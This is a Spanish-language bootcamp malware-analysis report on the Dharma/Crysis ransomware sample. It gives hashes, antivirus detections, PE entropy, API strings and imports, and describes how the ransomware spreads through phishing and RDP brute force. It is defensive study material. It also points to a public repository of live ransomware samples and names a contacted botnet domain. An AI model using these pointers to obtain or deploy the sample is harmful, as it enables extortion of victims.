III Bootcamp Full Stack Cibersecurity

Módulo 7 - Malware Analysis

Caso práctico Análisis de malware

Dharma.exe

Marcos Alonso González

alonsogonzalezmarcos@gmail.com

https://github.com/magalorn

7 de mayo de 2022

Índice

1. Datos genérales del análisis

Para el análisis del fichero Dharma.exe se han utilizado las siguientes **herramientas**:

- Cuckoo sandbox
- Hybrid Analysis
- Any.run
- Virus Total
- AlienVault.com
- browserling.com
- urlscan.io
- upx.exe
- malpedia


Estos son los **datos generales** del fichero:

Nombre: Dharma.exe
Version: Incluida en https://github.com/Da2dalus/The-MALWARE-Repo/tree/master/Ransomware
Creador: crss777
Fecha de creación: 16/11/2016
Visto por primera vez: 24/08/2017
Idioma: Ruso
Origen: Ucrania
Tamaño: 11.5MB
Aliases: Ransom.Crysis.Generic, Arena, Crysis, Wadhrama, ncov
Type: Ransomware
Familias de malware: Dharma , Crysis, Remote Access , Danabot , WARZONE , Ave Maria , Agent Tesla , RaaS
Otros nombres: vwmg6il80.dll, ac.exe, 1.bin
Tipo: PE32 executable (GUI) Intel 80386, for Microsoft Windows
Arquitectura: Windows
Compiler/Packer: VCB -> Microsoft Corporation
PDB Timestamp: 06/25/2020 10:38:29(UTC)
Hash MD5: 928e37519022745490d1af1ce6f336f7


Hash SHA1: b7840242393013f2c4c136ac7407e332be075702
Hash SHA256:
6fb303dd8ba36381948127d44bd8541e4a1ab8af07b46526ace08458f2498850
Hash SHA512:
8040195ab2b2e15c9d5ffa13a47a61c709738d1cf5e2108e848fedf3408e5bad5f2fc5f523f1
70f6a80cb33a4f5612d3d60dd343d028e55cfc08cd2f6ed2947c
AV Detection: 67%
Att&ck IDS: T1114 - Email Collection , T1056 - Input Capture , T1573 - Encrypted Channel , T1021 - Remote Services , T1036 - Masquerading , T1018 - Remote System Discovery , T1490 - Inhibit System Recovery
IDS detections: PCHunter CnC Activity
Domains contacted: www.epoolsoft.com
Score Cuckoo : 11.0 sobre 10.0
Score Hybrid Analysis: 100 sobre 100
Score Alien Vault: 18.6 Malicious


2. Resumen y comportamiento


Se puede localizar en la sección malware-trends de **Any.run** un resumen general del malware, con video incluido reproduciendo de su comportamiento en un sistema infectado, con el que de un visionado puede identificarse que se trata de un ransomware.
https://content.any.run/tasks/434cfb81-38aa-4111-b5c2-5334b150eeeb/download/mp4



A continuación se incluyen algunos **screenshots** de la ejecución del malware en el sistema:







Entre otras cosas, se señala en Any.run, que en sus primeros ataques en 2017, Dharma afectó a organizaciones tales como hospitales y que se han reportado beneficios de más de 25 millones de dólares por pagos de rescate de sistemas encriptados.

Se ofrece como un RaaS (Ransomware-as-a-Service), su popularidad aumenta por el hecho de que es actualizado con frecuencia, llegando incluso a reportarse tres versiones en una sola semana.

El proceso de ejecución de Dharma.exe es el típico para este tipo de malware, como por ejemplo WannaCry. Cuando el archivo ejecutable llega a un sistema para infectarlo y se ejecuta, comienza la actividad maliciosa. Al inicio de la ejecución elimina las volume, cifra después todos los archivos y datos, y muestra la nota de rescate en el escritorio.

Los métodos de distribución más utilizados por este malware han sido:

- Links o archivos maliciosos en correos electrónicos
- Instalación de software legítimo comprometido que incluye la ejecución del malware en segundo plano.
- Sesiones de escritorio remoto comprometidas, un atacante puede escanear internet en búsqueda de máquinas que están corriendo RDP, normalmente en el puerto TCP 3389, e intentar penetrar en el sistema mediante fuerza bruta a las credenciales para ejecutar el malware, pudiéndose extender a otras máquinas en caso de estar conectadas en red.

Por otro lado, según **Virus Total**, 55 de 69 marcas de antivirus catalogan a esta versión malware como malicioso, como puede verse en estas capturas de pantalla.


Security Vendors' Analysis

Ad-Aware	Adware.GenericKD.34375248	Alibaba	Ransom:Win32/Crusis.2b2
ALYac	Adware.GenericKD.34375248	Antiy-AVL	Trojan/Generic.ASMalwS.2914EE9
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira (no cloud)	TR/AD.Crysis.dcuxk	Baidu	Multi.Threats.InArchive
BitDefender	Adware.GenericKD.34375248	ClamAV	Win.Tool.ShareScanner-6827521-0
Comodo	ApplicUnwnt@#kfp9zdg9b64j	Cybereason	Malicious.190227
Cynet	Malicious (score: 99)	Cyren	W32/NetTool.A.gen!Eldorado
DrWeb	BAT.AddUser.77	Elastic	Malicious (high Confidence)
Emsisoft	Adware.GenericKD.34375248 (B)	eScan	Adware.GenericKD.34375248
ESET-NOD32	Multiple Detections	F-Secure	PrivacyRisk.SPR/NetTool.O
Fortinet	Riskware/NetTool_Agent	GData	Win32.Application.Agent.EUG9JE
Gridinsoft	Ransom.Win32.Dharma.vb	Ikarus	Trojan-Ransom.Crysis
Jiangmin	Trojan.Crypren.ic	K7AntiVirus	Unwanted-Program (004d38111)
K7GW	Unwanted-Program (004d38111)	Kaspersky	Trojan-Ransom.Win32.Crusis.to
Kingsoft	Win32.Troj.Undef.(kcloud)	Lionic	Trojan.Win32.AntiVM.trEF
Malwarebytes	Malware.AI.4176445199	MAX	Malware (ai Score=68)
McAfee	Artemis!928E37519022	McAfee-GW-Edition	BehavesLike.Win32.Generic.wc

Microsoft	HackTool:Win32/Ntscan!MSR	NANO-Antivirus	Riskware.Win32.NetTool.fkspyq
Palo Alto Networks	Generic.ml	Panda	Trj/CI.A
QuickHeal	Trojan.IGENERIC	Rising	Downloader.Agent/Autoit!1.CAC2 (CLAS...
Sangfor Engine Zero	Trojan.BAT.Adduser.NAL	SecureAge APEX	Malicious
SentinelOne (Static ML)	Static AI - Suspicious PE	Sophos	Generic Reputation PUA (PUA)
Symantec	Ransom.Crysis	TEHTRIS	Generic.Malware
Tencent	Win32.Trojan.Scan.Hsio	Trellix (FireEye)	Generic.mg.928e375190227454
TrendMicro	HackTool.Win32.NetTool.A	TrendMicro-HouseCall	HackTool.Win32.NetTool.A
VBA32	BScope.Trojan.Wacatac	VirIT	HackTool.Win32.NetTool.DW
Webroot	W32.HackTool.Gen	Yandex	Trojan.GenAsa!pN5sBzI3hO4
ZoneAlarm by Check Point	Not-a-virus:HEUR:RiskTool.Win64.PCH....	Acronis (Static ML)	Undetected
AhnLab-V3	Undetected	Arcabit	Undetected
BitDefenderTheta	Undetected	Bkav Pro	Undetected
CMC	Undetected	CrowdStrike Falcon	Undetected
MaxSecure	Undetected	SUPERAntiSpyware	Undetected
TACHYON	Undetected	Trapmine	Undetected
ViRobot	Undetected	Zillya	Undetected
Zoner	Undetected	Cylance	Timeout

También desde Virus Total puede obtenerse un resumen gráfico de las relaciones que establece el malware durante su ejecución en un sistema infectado. Se observan y se puede obtener información a través del gráfico de los dropped files, IPs contactadas, URLs y dominios contactados, resoluciones DNS de las IPs (EE.UU., Sudáfrica, Hong Kong) etc.

Es destacable observar la gran cantidad de ficheros maliciosos (más de 150) con los que se conecta la botnet hallada durante el análisis (http://epoolsoft.com).



Enlace al gráfico completo: https://www.virustotal.com/graph/gd8afb607c450472a95a3d3f593a1cc37658e13df2e664092b0f3f5882cc74d77

3. Análisis estático

3.1. Estructura del PE

Utilizando Cuckoo, se han detectado las siguientes secciones dentro del PE:

Name	Virtual Address	Entropy
.text	0x00001000	6.69284076721
.rdata	0x00027000	5.20986268254
.data	0x00031000	3.79528519664
.didat	0x00066000	2.99773455687
.rsrc	0x00067000	6.8034319017
.reloc	0x00076000	6.7259837024

Por lo observado el fichero podría contar con un packer. Una señal de ello es que la entropía más alta se localiza en .rsrc (6,80), cuando no queda duda de que existe encriptación es cuando alguna sección cuenta con una entropía superior al 7,5.

Sin embargo, dentro de los indicadores de Hybrid Analysis, se detecta que la sección .rdata cuenta con una entropía de 7.98, lo cual confirma que el malware cuenta con packer. Este método de ofuscación es una técnica comúnmente utilizada de ingeniería anti-reverse, que dificulta la obtención de información de estas secciones con alta entropía del malware.


3.2. Strings

Entre las strings extraídas del código del malware analizado, se encuentran:


```
CryptProtectMemory
CryptUnprotectMemory
RegCloseKey
RegCreateKeyExW
RegOpenKeyExW
RegQueryValueExW
RegSetValueExW
AcquireSRWLockExclusive
ReleaseSRWLockExclusive
ShellExecuteExW
SHGetFileInfoW
WriteFile
ReadFile
FlushFileBuffers
SetEndOfFile
SetFilePointer
SetFileTime
CloseHandle
CreateFileW
CreateDirectoryW
SetFileAttributesW
GetFileAttributesW
DeleteFileW
GetProcAddress
GetCurrentProcessId
ExitProcess
SetThreadExecutionState
LoadLibraryW
GetSystemDirectoryW
```

Todas son funciones propias de Windows que actúan sobre la memoria, registros, directorios, archivos, procesos, librerías, etc. Con estas instrucciones el malware va a pretender acciones maliciosas como encriptación de memoria o archivos, obtener información, borrar y eliminar archivos y procesos, etc.

Hybrid Analysis cuenta con una sección de análisis de strings muy interesante donde ofrece detalle de cada una de las strings recopiladas y las clasifica por categoría.



En el caso de Alien Vault, proporciona una serie de strings con alfabeto ruso cirílico, por lo que no queda duda del origen del código fuente de esta versión del malware analizada.



3.3. Imports

Ha importado las librerías KERNEL32.dll y gdiplus.dll. Esto es indicativo de un posible método anti-sandbox.

La libreria Kernel32 permite a los programas tener acceso a funciones del sistema como el inicio y finalización de procesos o la gestión de la memoria, contiene gran cantidad de funciones.

Esto puede ser señal de que está recogiendo información del sistema, si vemos algunas funciones ejecutadas de esas librerías como `GetLocalTime, GetProcAddress, GetLocaleInfoW, GetSystemInfo, GetStartupInfoW`, etc.


Además podría estar creando otros procedimientos activos más allá de estas consultas, ya que utiliza funciones como:

- `AttachConsole`: permite crear una consola que se conecta a otra (https://docs.microsoft.com/en-us/windows/console/attachconsole)

- `GdiplusShutdown`: limpia recursos utilizados por Windows GDI+ (https://docs.microsoft.com/en-us/windows/win32/api/gdiplusinit/nf-gdiplusinit-gdiplusshutdown)

También puede estar utilizando métodos anti-debugging, ya que utiliza la función `IsDebuggerPresent` que determina cuando un proceso está siendo debugueado o analizado, lo que puede dar pistas al malware para ocultar su presencia (https://docs.microsoft.com/en-us/windows/win32/api/debugapi/nf-debugapi-isdebuggerpresent)

Se observa también que hace uso de la función `Sleep`, por lo que nos encontramos con otro método anti-sandbox que dificulta la detección del malware al detener su actividad si detecta un motor antivirus.




0x427074
GetProcAddress
0x427078
GetCurrentProcessId
0x42707c ExitProcess
0x427080
SetThreadExecutionState
0x427084 Sleep
0x427088
LoadLibraryW
0x42708c
GetSystemDirectoryW
0x427090
CompareStringW
0x427094
AllocConsole
0x427098 FreeConsole
0x42709c
AttachConsole
0x4270a0
WriteConsoleW
0x4270a4


0x4270f0
GetLocalTime
0x4270f4
GetTickCount
0x4270f8
MapViewOfFile
0x4270fc
UnmapViewOfFile
0x427100
CreateFileMappingW
0x427104
OpenFileMappingW
0x427108
GetCommandLineW
0x42710c
SetEnvironmentVariableW
0x427110
ExpandEnvironmentStringsW

